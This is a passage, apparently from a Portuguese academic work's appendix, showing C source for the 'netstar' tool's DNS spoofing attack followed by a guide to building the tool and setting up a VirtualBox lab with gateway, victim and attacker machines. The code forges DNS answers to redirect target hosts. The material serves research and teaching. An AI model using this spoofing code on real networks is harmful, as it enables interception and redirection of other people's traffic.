5     struct network_dns_resource resource = {0};
6     struct network_dns_question question = {0};
7     struct network_dnshdr *dnsh  = NULL;
8
9     network_dns_builder_t *builder = NULL;
10    network_dns_parser_t *parser = NULL;
11
12    uint8_t message[NETWORK_DNS_MESSAGE_SIZE] = {0};
13    char domain[NETWORK_DNS_DOMAIN_LENGTH] = {0};
14    size_t length;
15
16    buffer_t *buffer = NULL;
17
18    if (!(parser = network_dns_parser_new(packet->layer4.payload,
          packet->layer4.payload_length)))
19      goto _return;
20
21  // @ network:dns:parser:question
22    if (!network_dns_parser_question(parser, &question))
23      goto _return;
24    memcpy(domain, question.name, string_length(question.name));
25
26    if (!(redirected_resource = (struct
          netstar_dns_spoofing_resource *)hashset_findif(
          spoofing_attack->resources, netstar_dns_spoofing_resource, &
          question)))
27      goto _return;
```

```
28
29    if (question.qtype != NETWORK_DNS_TYPE_A && question.qtype !=
          NETWORK_DNS_TYPE_AAAA)
30      goto _return;
31
32  // @ network:dns:parser:header
33    dnsh = network_dns_parser_header(parser);
34    dnsh->id                  = ntohs(dnsh->id);
35    dnsh->response            = 1;
36    dnsh->rcode               = 0;
37    dnsh->recursion_desired   = 1;
38    dnsh->recursion_available = 1;
39    dnsh->questions           = 1;
40    dnsh->answers             = 1;
41    dnsh->authority           = 0;
42    dnsh->additional          = 0;
43
44  // @ network:dns:builder:new
45  // @ creates a message with the captured message header
46    if (!(builder = network_dns_builder_new(dnsh, message, sizeof(
          message))))
47      goto _return;
48    network_dns_builder_setcompression(builder, true);
49
50  // @ network:dns:builder:questions
51  // @ create a question equivalent to the captured message
52    network_dns_builder_questions(builder);
53    network_dns_name_new(question.name, domain);
54    network_dns_builder_question(builder, &question);
55
56  // @ network:dns:builder:asnwers
57  // @ create a response equivalent to the question of the captured
        message
58    network_dns_builder_answers(builder);
59    network_dns_name_new(resource.name, domain);
60    resource.rtype  = question.qtype;
61    resource.rclass = question.qclass;
62    resource.ttl    = 3600; // 0xFFFF; // :-)
63    network_dns_builder_resource(builder, &resource);
64
65  // @ resolution rules to names/addresses
66    switch (redirected_resource->rtype) {
67      case NETWORK_DNS_TYPE_A: {
68        struct network_dns_a a = {0};
69
70        if (string_equals(redirected_resource->result, "*", true))
71          network_ipaddr4_format(&netstar->managed.iface->addr, a.a
              , sizeof(a.a));
72        else
73          network_dns_a_new(&a, redirected_resource->result);
74
```

```
75        network_dns_builder_a(builder, &a);
76
77        break;
78      }
79
80      case NETWORK_DNS_TYPE_AAAA: {
81        struct network_dns_aaaa aaaa = {0};
82
83        if (string_equals(redirected_resource->result, "*", true))
84          network_ipaddr6_format(&netstar->managed.iface->addr6,
              aaaa.aaaa, sizeof(aaaa.aaaa));
85        else
86          network_dns_aaaa_new(&aaaa, redirected_resource->result);
87
88        network_dns_builder_aaaa(builder, &aaaa);
89
90        break;
91      }
92    }
93
94    length = network_dns_builder_build(builder);
95
96    if (!(buffer = buffer_new()))
97      goto _return;
98
99    buffer_append(buffer, message, length);
100
101 _return:
102   network_dns_builder_free(builder);
103   network_dns_parser_free(parser);
104
105   return buffer;
106 }
107
108 static void
109 netstar_dns_spoofing(netstar_t *netstar, struct
       netstar_capture_packet *packet, void *args) {
110   struct netstar_dns_spoofing *spoofing_attack = (struct
        netstar_dns_spoofing *)args;
111   buffer_t *buffer = NULL;
112
113   if (packet->layer4.sport != NETWORK_DNS_PROTOCOL_PORT && packet
        ->layer4.dport != NETWORK_DNS_PROTOCOL_PORT)
114     goto _return;
115
116   if (packet->type & NETSTAR_FORWARD_IPV4 && (
        network_ipaddr4_compare(&packet->layer3.saddr.v4, &netstar->
        managed.iface->addr) == 0 || network_ipaddr4_compare(&packet
        ->layer3.daddr.v4, &netstar->managed.iface->addr) == 0))
117     goto _return;
```

```
118     if (packet->type & NETSTAR_FORWARD_IPV6 && (
           network_ipaddr6_compare(&packet->layer3.saddr.v6, &netstar->
           managed.iface->addr6) == 0 || network_ipaddr6_compare(&
           packet->layer3.daddr.v6, &netstar->managed.iface->addr6) ==
           0))
119       goto _return;
120
121     if (network_macaddr_compare(&packet->layer2.smac, &netstar->
           managed.iface->mac) == 0)
122       goto _return;
123
124     if (netstar_hosts_size(spoofing_attack->target_hosts) && (!
           netstar_hosts_findipaddr4(spoofing_attack->target_hosts, &
           packet->layer3.saddr.v4) && !netstar_hosts_findipaddr6(
           spoofing_attack->target_hosts, &packet->layer3.saddr.v6)))
125       goto _return;
126
127     if (!(buffer = netstar_dns_spoofing_message_build(netstar,
           spoofing_attack, packet)))
128       goto _return;
129
130   // @ the intercepted message is a DNS response from the network
        gateway
131     if ((packet->type & NETSTAR_FORWARD_IPV4) && packet->layer4.
           sport == NETWORK_DNS_PROTOCOL_PORT) {
132       netstar_host_t *host = NULL;
133
134       if (!(host = netstar_hosts_findipaddr4(
              netstar_scanner_scanned_hosts4, &packet->layer3.daddr.v4))
              )
135         goto _return;
136
137       netstar_sendudp(
138         &netstar->managed,                // @ Netstar network
              interface
139         &netstar->managed.iface->mac,     // @ Ethernet source MAC
140         &host->mac,                       // @ Ethernet destination
              MAC
141         &packet->layer3.saddr.v4,         // @ IPv4 source
142         &packet->layer3.daddr.v4,         // @ IPv4 destination
143         packet->layer4.sport,             // @ UDP source port
144         packet->layer4.dport,             // @ UDP destination port
145         (uint8_t *)buffer_ptr(buffer),    // @ UDP payload
146         (uint16_t)buffer_length(buffer) // @ UDP payload length
147       );
148     } else if ((packet->type & NETSTAR_FORWARD_IPV6) && packet->
           layer4.sport == NETWORK_DNS_PROTOCOL_PORT) {
149       netstar_host_t *host = NULL;
150
151       if (!(host = netstar_hosts_findipaddr6(
              netstar_scanner_scanned_hosts6, &packet->layer3.daddr.v6))
```

```
          )
152         goto _return;
153
154       netstar_sendudp6(
155         &netstar->managed,                // @ Netstar network
              interface
156         &netstar->managed.iface->mac,     // @ Ethernet source MAC
157         &host->mac,                       // @ Ethernet destination
              MAC
158         &packet->layer3.saddr.v6,         // @ IPv6 source
159         &packet->layer3.daddr.v6,         // @ IPv6 destination
160         packet->layer4.sport,             // @ UDP source port
161         packet->layer4.dport,             // @ UDP destination port
162         (uint8_t *)buffer_ptr(buffer),    // @ UDP payload
163         (uint16_t)buffer_length(buffer) // @ UDP payload length
164       );
165     }
166   // @ the intercepted message is a DNS query from a device on the
        network
167     else if ((packet->type & NETSTAR_FORWARD_IPV4) && packet->
          layer4.dport == NETWORK_DNS_PROTOCOL_PORT) {
168       netstar_sendudp(
169         &netstar->managed,                // @ Netstar network
              interface
170         &netstar->managed.iface->mac,     // @ Ethernet source MAC
171         &packet->layer2.smac,             // @ Ethernet destination
              MAC
172         &packet->layer3.daddr.v4,         // @ IPv4 source
173         &packet->layer3.saddr.v4,         // @ IPv4 destination
174         packet->layer4.dport,             // @ UDP source port
175         packet->layer4.sport,             // @ UDP destination port
176         (uint8_t *)buffer_ptr(buffer),    // @ UDP payload
177         (uint16_t)buffer_length(buffer) // @ UDP payload length
178       );
179     } else if ((packet->type & NETSTAR_FORWARD_IPV6) && packet->
          layer4.dport == NETWORK_DNS_PROTOCOL_PORT) {
180       netstar_sendudp6(
181         &netstar->managed,                // @ Netstar network
              interface
182         &netstar->managed.iface->mac,     // @ Ethernet source MAC
183         &packet->layer2.smac,             // @ Ethernet destination
              MAC
184         &packet->layer3.daddr.v6,         // @ IPv6 source
185         &packet->layer3.saddr.v6,         // @ IPv6 destination
186         packet->layer4.dport,             // @ UDP source port
187         packet->layer4.sport,             // @ UDP destination port
188         (uint8_t *)buffer_ptr(buffer),    // @ UDP payload
189         (uint16_t)buffer_length(buffer) // @ UDP payload length
190       );
191     }
192
```

```
193    packet->flags &= ~(netstar_capture_packet_flags_t)
           NETSTAR_CAPTURE_PACKET_FORWARD;
194
195  _return:
196    buffer_free(buffer);
197  }
```

2 ROTEIRO DE REPLICAÇÃO DO AMBIENTE

2.1 Construção da Ferramenta

Para a construção da ferramenta é necessário o utilitário GNU Make. Em ambientes Linux/BSD esse utilitário geralmente está disponível por meio dos próprios gerenciadores de pacotes com o nome de `make` ou `gmake`, respectivamente. No Windows ele pode ser obtido via MSYS2, MinGW ou Cygwin.

Listagem 12 – Comandos para a construção da ferramenta.

```
1 git clone https://github.com/natan-torres-0x01/netstar.git
2 cd netstar
3 make
4 release/netstar --version
```

2.2 Preparação do Ambiente de Simulação

O ambiente de simulação foi desenvolvido utilizando máquinas virtuais através do software VirtualBox, uma ferramenta voltada a criação e gerenciamento de máquina virtuais. Nesse ambiente, foram utilizadas três máquinas executando a distribuição Linux Debian, versão 13 (Trixie) no modo *Live*, utilizando apenas uma CPU e 2048MB de memória RAM. As máquinas foram configuradas da seguinte forma: uma atuando como roteador/gateway, outra como vítima e a terceira responsável pela execução da ferramenta, sendo atribuída ao cenário como o atacante. A seguir, serão abordadas as configurações de cada máquina.

2.2.1 Configurando o Roteador/Gateway

Para configurar a máquina que servirá como roteador da rede, será necessário alterar algumas configurações de rede da própria máquina no VirtualBox durante sua criação. Serão criados dois adaptadores de rede: o primeiro anexado como NAT, que será responsável pelo acesso à internet, e o segundo anexado como rede interna, configurado como *Internal Network*. Por padrão o nome que a rede recebe é *intnet*, mas qualquer nome pode ser atribuído, desde que os clientes estejam conectados a essa mesma rede.

A seguir, algumas configurações deverão ser realizadas, como a configuração de um servidor DHCP com `isc-dhcp-server`, responsável pela atribuição dos endereços IPv4 aos clientes, e a utilização de um serviço de anúncio IPv6 por meio do utilitário `radvd`.

Listagem 13 – Editar configuração das interfaces de rede no arquivo /etc/network/interfaces

```
1 sudo nano /etc/network/interfaces
```

Listagem 14 – Arquivo /etc/network/interfaces

```
1  auto enp0s3
2  iface enp0s3 inet dhcp
3
4  auto enp0s8
5  iface enp0s8 inet static
6      address 10.0.0.1
7      netmask 255.255.255.0
8
9  iface enp0s8 inet6 static
10     address 2001:db8:1::1
11     netmask 64
```

Listagem 15 – Aplicar configurações das interfaces reiniciando o serviço de rede

```
1 sudo systemctl restart networking
```

Listagem 16 – Habilitar reencaminhamento IP no arquivo /etc/sysctl.conf

```
1 net.ipv4.ip_forward=1
2 net.ipv6.conf.all.ip_forwarding=1
3 net.ipv6.conf.default.ip_forwarding=1
```

Listagem 17 – Aplicar configurações de reencaminhamento IP

```
1 sudo sysctl -p
```

Listagem 18 – Configurar masquerade NAT

```
1 sudo iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
2 sudo iptables -A FORWARD -i enp0s8 -i enp0s3 -j ACCEPT
3 sudo iptables -A FORWARD -i enp0s3 -i enp0s8 -m state --state
     ESTABLISHED,RELATED -j ACCEPT
```

Listagem 19 – Instalaçao do servidor DHCP

```
1 sudo apt install isc-dhcp-server
```

Listagem 20 – Editar configuração da interface que será utilizada pelo servidor no arquivo /etc/default/isc-dhcp-server

```
1 sudo nano /etc/default/isc-dhcp-server
```

Listagem 21 – Arquivo /etc/default/isc-dhcp-server

```
1 INTERFACESv4="enp0s8"
2 INTERFACESv6=""
```

Listagem 22 – Editar configuração do servidor no arquivo /etc/dhcp/dhcpd.conf

```
1 sudo nano /etc/dhcp/dhcpd.conf
```

Listagem 23 – Arquivo /etc/dhcp/dhcpd.conf

```
1  option domain-name "network-lab.org";
2  option domain-name-servers 10.0.0.1;
3
4  default-lease-time 600;
5  max-lease-time 7200;
6
7  ddns-update-style none;
8
9  authoritative;
10
11 subnet 10.0.0.0 netmask 255.255.255.0 {
12      range 10.0.0.100 10.0.0.200;
13      option routers 10.0.0.1;
14      option broadcast-address 10.0.0.255;
15 }
```

Listagem 24 – Iniciar serviço DHCP

```
1 sudo systemctl enable isc-dhcp-server
2 sudo systemctl restart isc-dhcp-server
```

Listagem 25 – Instalaçao do servço de anúncio IPv6 radvd

```
1 sudo apt install radvd
```

Listagem 26 – Editar configuração da interface que será utilizada pelo servidor no arquivo /etc/default/isc-dhcp-server

```
1 sudo nano /etc/radvd.conf
```

Listagem 27 – Arquivo /etc/radvd.conf

```
1 interface enp0s8 {
2      AdvSendAdvert on;
3
4      prefix 2001:db8:1::/64 {
5          AdvOnLink on;
6          AdvAutonomous on;
7      };
8 };
```

Listagem 28 – Iniciar serviço radvd

```
1 sudo systemctl enable radvd
2 sudo systemctl restart radvd
```

Listagem 29 – Configurar tráfego IPv6

```
1 sudo ip6tables -A INPUT -p ipv6-icmp -j ACCEPT
2 sudo ip6tables -A FORWARD -p ipv6-icmp -j ACCEPT
```

2.2.2 Configurando os Clientes

A configuração por parte dos clientes limita-se apenas ao ajuste da interface de rede para conexão com a rede interna. Como o ambiente está sendo executado em modo *Live*, os utilitários para a construção da ferramenta já estão disponíveis, não sendo necessária nenhuma etapa adicional de instalação ou configuração.

Listagem 30 – /etc/network/interfaces

```
1 auto enp0s3
2 iface enp0s3 inet dhcp
3 iface enp0s3 inet6 auto
```

Listagem 31 – Aplicar configurações das interfaces reiniciando o serviço de rede

```
1 sudo systemctl restart networking
```